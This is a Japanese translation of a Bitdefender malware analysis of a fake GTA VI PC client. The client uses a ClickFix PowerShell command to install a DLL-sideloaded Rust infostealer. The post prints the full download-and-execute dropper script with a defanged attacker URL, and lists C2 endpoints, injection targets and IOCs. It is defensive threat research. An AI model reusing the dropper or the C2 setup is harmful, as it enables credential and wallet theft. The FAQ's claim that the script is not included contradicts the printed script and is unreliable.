
Bitdefenderの研究者は、WindowsのPCでGTA VIをプレイできると謳うWebサイトを確認しました。このサイトは訪問者に対し、Win+Rキーを押してPowerShellコマンドを貼り付け、実行するよう指示します。分析の結果、このコマンドはマルウェアにつながることが判明しました。
『Grand Theft Auto VI』は、Rockstar Gamesが手がけるオープンワールドゲームで、PlayStation 5とXbox Series X|S向けに発売されています。本稿執筆時点で、公式のPC版は提供されていません。
今回の攻撃は、これまでに数多く確認されてきたClickFix攻撃の一つです。ゲームの圧倒的な人気を利用し、本物のコンテンツだと信じ込ませようとしています。
このサイトは、Rockstarからプレイ可能な新作をダウンロードできるとは主張していません。あまりに不審に見えるためです。ゲームはPC向けに提供されていないことから、攻撃者はXboxやPlayStationのコンソールからGTA VIをストリーミングするためのクライアントとして、ダウンロードを提示しています。
サイトには、ゲーム自体はPCにダウンロードされないと明記されています。さらにRockstar GamesやTake-Two Interactiveとは無関係だとも記し、ユーザーの警戒心を和らげようとしています。
この攻撃は新しいものですが、Total SecurityのAdvanced Threat Defenseがこの脅威を検知し、Bitdefenderのユーザーは被害を免れました。以下では、PCがTotal Securityで保護されていなかった場合に何が起きるかを解説します。
重要なポイント
- 偽のGTA VIストリーミングクライアントがClickFixコマンドを使い、Windowsユーザーをだましてマルウェアをインストールさせる
- このマルウェアは、ブラウザーのログイン情報やCookie、ゲーム・暗号資産ウォレットのデータに加え、AIや開発者向けサービスの認証情報も窃取する
- 正規のWindowsツールを悪用し、他のプロセスにコードを注入することでペイロードを隠蔽する
- Bitdefender Total SecurityのAdvanced Threat Defenseがこの脅威を検知し、ユーザーを保護した
ランチャーの提供を装い、リモートスクリプトを実行させる
このサイトは、Windows向けクライアントのインストール方法を2通り用意しています。標準の方法では、ZIPファイルをダウンロードして展開し、GTA6Cloud.exeを開くよう求めます。もう一つの方法では、Win+Rキーを押してコマンドを貼り付け、Enterキーを押すよう指示します。
このコマンドは、ExecutionPolicy Bypassを指定してPowerShellを起動します。続いてirmでサイトからスクリプトを取得し、iexにパイプで渡して実行します。ページの説明では、このスクリプトがZIPをダウンロードしてAppDataに展開し、クライアントを起動するとされています。

バックグラウンドでは次の処理が行われます。
$ErrorActionPreference = “Stop”
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$url = “hxxps://gta6cloud[.]nexus/downloads/GTA6Cloud[.]zip” #redacted to defang URL
$dir = Join-Path $env:LOCALAPPDATA “GTA6Cloud”
$zip = Join-Path $env:TEMP “GTA6Cloud.zip”
$exe = Join-Path $dir “GTA6Cloud.exe”
Write-Host “GTA6Cloud: downloading launcher ZIP…”
New-Item -ItemType Directory -Force -Path $dir | Out-Null
Invoke-WebRequest -Uri $url -OutFile $zip -UseBasicParsing
if (-not (Test-Path $zip) -or (Get-Item $zip).Length -lt 1000000) {
throw “Download failed or file too small.”
}
Write-Host “GTA6Cloud: unpacking…”
Expand-Archive -LiteralPath $zip -DestinationPath $dir -Force
if (-not (Test-Path $exe)) {
throw “GTA6Cloud.exe missing after unpack.”
}
Write-Host “GTA6Cloud: starting…”
Start-Process -FilePath $exe
これはClickFix攻撃です。ソフトウェアの脆弱性に頼るのではなく、被害者自身にコマンドを実行させるよう仕向けます。見慣れたWindowsのダイアログと手順どおりの案内によって、通常のインストール作業のように見せかけています。実際には、このコマンドはインターネット上のコードを取得し、PC上で実行します。
ExecutionPolicy Bypassとiexコマンドを使うため、スクリプトはユーザーが内容を確認する前に実行されます。
主な実行ファイルはGTA6Cloud.exe
アーカイブに含まれる実行ファイルは、GTA6Cloud.exeの1つだけです。この実行ファイルの実体はTauriバンドラーで、実行すると内容を展開します。その中には、GTA6関連のHTMLページを表示し、ゲームのトレーラーを再生するおとりのWebページが含まれており、Tauriバンドラーに組み込まれています。

こちらがメインメニューとされる画面です。

この間、バックグラウンドでは実行ファイルがマルウェアの次の段階を%LOCALAPPDATA%\Microsoft\Windows\Explorer\IconCacheToDelete\0a3f2c91にダウンロードしています。ダウンロードされるファイルはloadperf.dllとunlodctr.exeの2つです。
続いて実行ファイルはattrib.exeを呼び出し、ペイロードを格納したフォルダーを隠しフォルダーにします。ペイロードのダウンロード元は、新規登録されたドメインのhxxps://velmontriq[.]netで、攻撃者が管理しています。
正規のWindows実行ファイルを使ったDLLサイドローディング
Unlodctr.exeは正規のWindows実行ファイルで、PerfMonカウンターをアンロードするためのツールです。攻撃者はDLLサイドローディングを利用し、プロキシ実行のためにこのファイルと同じ場所へloadperf.dllを配置します。このDLLがマルウェアの中核コンポーネントです。
このDLLは、一部が正規のloadperf.dllのラッパーになっています。各エクスポートはGetProcAddressで実際の関数を解決し、正規のコードへ実行を引き渡すことで、unlodctr.exeがクラッシュしないようにしています。
ただし、エクスポートのうちUnloadPerfCounterTextStringsWだけは異なります。この関数は、ホストの実行ファイルから呼び出されると、マルウェア本体のペイロードを実行します。
DLLは、ホストプロセスがunlodctr.exeであるかどうかを確認し、サンドボックス環境で動作していないことを確かめます。これは非常に一般的な回避手法です。
悪意ある挙動をさらに隠すため、API名をハードコードされたXORキーで復号し、実行時に解決します。またDLLのオーバーレイには、PhotoCache.exeという名前のPEファイルが埋め込まれています。このファイルはディスクに書き出されることはなく、プロセスインジェクションに使われます。
DLLはこのPEを正規のC:\WINDOWS\system32\waitfor.exeに注入し、マルウェアの実行を正規プロセスの陰に隠します。ほかにもwhere.exe、dllhost.exe、RuntimeBroker.exe、sihost.exe、aitstatic.exeが注入先になり得ますが、実行時にランダムで選ばれます。また、192.30.240[.]26のポート7777への接続も試みます。
新種または改変されたRust製の情報窃取型マルウェアか
注入されるPEはRustで作られた情報窃取型マルウェア(インフォスティーラー)です。設定は、文字列「ox-seal-v1」から生成したパスキーを使い、CHACHA20_POLY1305で暗号化されています。設定には次の識別子が含まれます。
- ボットID: 0xFBC83D63C5EAEEE9
- C2ドメイン: hxxps://nimbuskeep[.]com
- /api/bootstrap – トークンとコマンドの受信に使用
- /api/upload – 機密情報の窃取(外部送信)に使用
また、次の環境変数も設定して使用します。
- ボットID: 0xFBC83D63C5EAEEE9
- C2ドメイン: hxxps://nimbuskeep[.]com
- /api/bootstrap – トークンとコマンドの受信に使用
- /api/upload – 機密情報の窃取(外部送信)に使用
C2との通信はbootstrap APIに対するPOSTリクエストで行われ、User-Agentには「PhotoCache/1.6」が設定されます。
このインフォスティーラーには、次の機能があります。
- ChromiumおよびGeckoの多数の系統のブラウザーから、認証情報、Cookie、トークン、保存された秘密情報を窃取
- Discord、Steam、暗号資産ウォレットなどのアプリケーションデータの収集
- AI/開発者向けサービスの認証情報とAPIキーの収集
- PowerShellによるクリップボード履歴へのアクセスを含む、クリップボードへのアクセス
- GDI+および関連するグラフィックスAPIを使ったスクリーンショットとJPEGの生成
マルウェアは%LOCALAPPDATA%\Temp\ls_trace.txtにログを書き込み、ls_workという名前の隠しフォルダーを作成します。

永続化の仕組みは、次の場所に隠された状態で維持されます。
- %LOCALAPPDATA%\Microsoft\Windows\Caches<random_name>
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
コマンドを実行してしまった場合の対処
コマンドを[ファイル名を指定して実行]に貼り付けてEnterキーを押した場合は、そのコンピューターが侵害されたものとして扱ってください。
可能であれば、コンピューターをインターネットから切断してください。そのうえで、信頼できるセキュリティソフトでスキャンを実行します。別のクリーンなデバイスから、重要なパスワードを変更してください。まずメールアカウントから着手し、続いて銀行、決済、ゲームのアカウントを保護します。各サービスで、アクティブなセッションからサインアウトするオプションも使ってください。
身に覚えのないアカウント操作、変更されたリカバリー情報、新しいメール転送ルール、覚えのない取引がないかを確認してください。そのコンピューターで暗号資産ウォレットを使っていた場合は、クリーンなデバイスから状態を確認します。不審な点があれば、ウォレットの提供元や取引所に連絡してください。
サイトを訪問しただけで、コマンドを実行せず、ダウンロードしたファイルも開いていない場合、ここで説明したインストールの連鎖は完了していません。
類似のおとりを見抜くには
Webサイトに書かれたコマンドは、内容を理解し、提供元を信頼できる場合を除き、[ファイル名を指定して実行]、PowerShell、コマンドプロンプトに貼り付けないでください。実行ポリシーの回避、ウイルス対策の無効化、セキュリティ除外設定の作成を求める指示は、重大な警告サインと考えてください。
ゲームの提供状況は、パブリッシャーの公式チャネルで確認してください。サードパーティー製ランチャーが示す主張、見慣れたブランド、ロゴ、セキュリティバッジは、最初から疑ってかかるべきです。
Darktraceのセキュリティ研究者も、よく似たWebサイトを確認しています。ただし、悪意あるファイルの説明からは、別のマルウェアだったとみられます。
FAQ
ClickFix攻撃とは何ですか?
ClickFixは、ユーザー自身のデバイスでコマンドをコピーして実行するよう仕向けるソーシャルエンジニアリングの手法です。これらのコマンドは、コードをダウンロードしたり実行したりする場合があります。
PowerShellコマンドは何をするのですか?
ページの説明によると、このコマンドはスクリプトをダウンロードして実行します。スクリプトはZIPを取得してAppDataに展開し、Windowsクライアントを起動します。添付のページにはスクリプト自体が含まれていないため、その挙動の全容は確認できません。
GTA6Cloudクライアントにマルウェアが含まれていることは確認されていますか?
提供されたページからは、ClickFix型のインストール方法が確認でき、ダウンロードされるコンテンツはマルウェアです。
コマンドを実行しても何も起きなかったように見える場合は?
コマンドが何も実行しなかったと決めつけないでください。コンピューターをスキャンし、クリーンなデバイスから重要なパスワードを変更し、アクティブなセッションからサインアウトして、アカウントに身に覚えのない動きがないか確認してください。
IOC(侵害指標)
- GTA6Cloud.zip – 3A0C4760DEC4FED3E822DB9A630107DA266AAEFFEA8A0CCF506DFAA5847BD922 – おとりのサイトからダウンロードされるアーカイブ
- GTA6Cloud.exe – 28F9725FC6A701FC5D3E06C5687C2A842E0CDF79B9B2780FB5A804FC006410E8 – アーカイブ内の実行ファイル(Tauriバンドラー)
- loadperf.dll- 18DD64270E540A52DB41BF77E357DF709CBECAB88E160BD66C23B63F9240AB38 – サイドローディングに使われるDLL(ローダー)
- PhotoCache.exe – 33F1649976FF7A6C1A785A1D9EB091E078A5D653BFF5F696FA48D80D5EF904F3
Rust製インフォスティーラー
- ドメインとIP: gta6cloud[.]nexus
- hxxps://velmontriq[.]net
- hxxps://nimbuskeep[.]com
- 192[.]30[.]240[.]26
本記事は情報提供および教育を目的として公開されたものです。Bitdefender Labsが実施した技術調査と、公開日時点で入手可能な公開情報に基づいています。Grand Theft Auto、GTA VI、Rockstar Games、Take-Two Interactive、PlayStation、Xboxなど記載されている名称は、それぞれの所有者の商標です。各所有者は、ここで説明した悪意あるWebサイトとは無関係であり、これを承認していません。ドメイン名、URL、IPアドレスは、潜在的に有害なインフラをユーザーやセキュリティ専門家が識別する目的でのみ記載しています。
翻訳元: https://www.bitdefender.com/en-us/blog/labs/fake-gta-vi-pc-client-malware-clickfix